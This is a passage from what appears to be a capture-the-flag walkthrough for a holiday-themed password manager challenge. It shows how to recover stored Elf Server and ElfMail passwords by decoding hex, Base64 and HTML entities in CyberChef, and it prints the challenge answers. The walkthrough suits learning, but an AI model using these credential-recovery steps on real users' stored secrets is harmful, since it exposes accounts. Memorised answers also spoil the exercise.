
It was seen that From Base64 was one of the encoding method listed as the 'Matching ops'.

Properties


```
Possible languages:
    English
    German
    Dutch
    Indonesian
Matching ops: From Base64, From
Base85
Valid UTF8
Entropy: 3.28
```

Question 3


We keyed in the correct masterkey.



There’s an icon called hiya.





After clicking it two times, we got a note saying that our password have been encoded.




Question 4

We see there is a saved password for the Elf Server on the Network tab.






Using Cyberchef, it was stated that the recipe is From Hex.



We decode the password from hex and the password for the Elf Server is sn0wM4n!





Question 5

The encoding used on the Elf Server password is hex.


Question 6

There is also a password for ElfMail in the eMail tab.






We find the password ic3Skating! decoded from HTML entity using Cyberchef.




Question 7

We found Elf Security System on the Recycle Bin tab.




The username and password were shown.

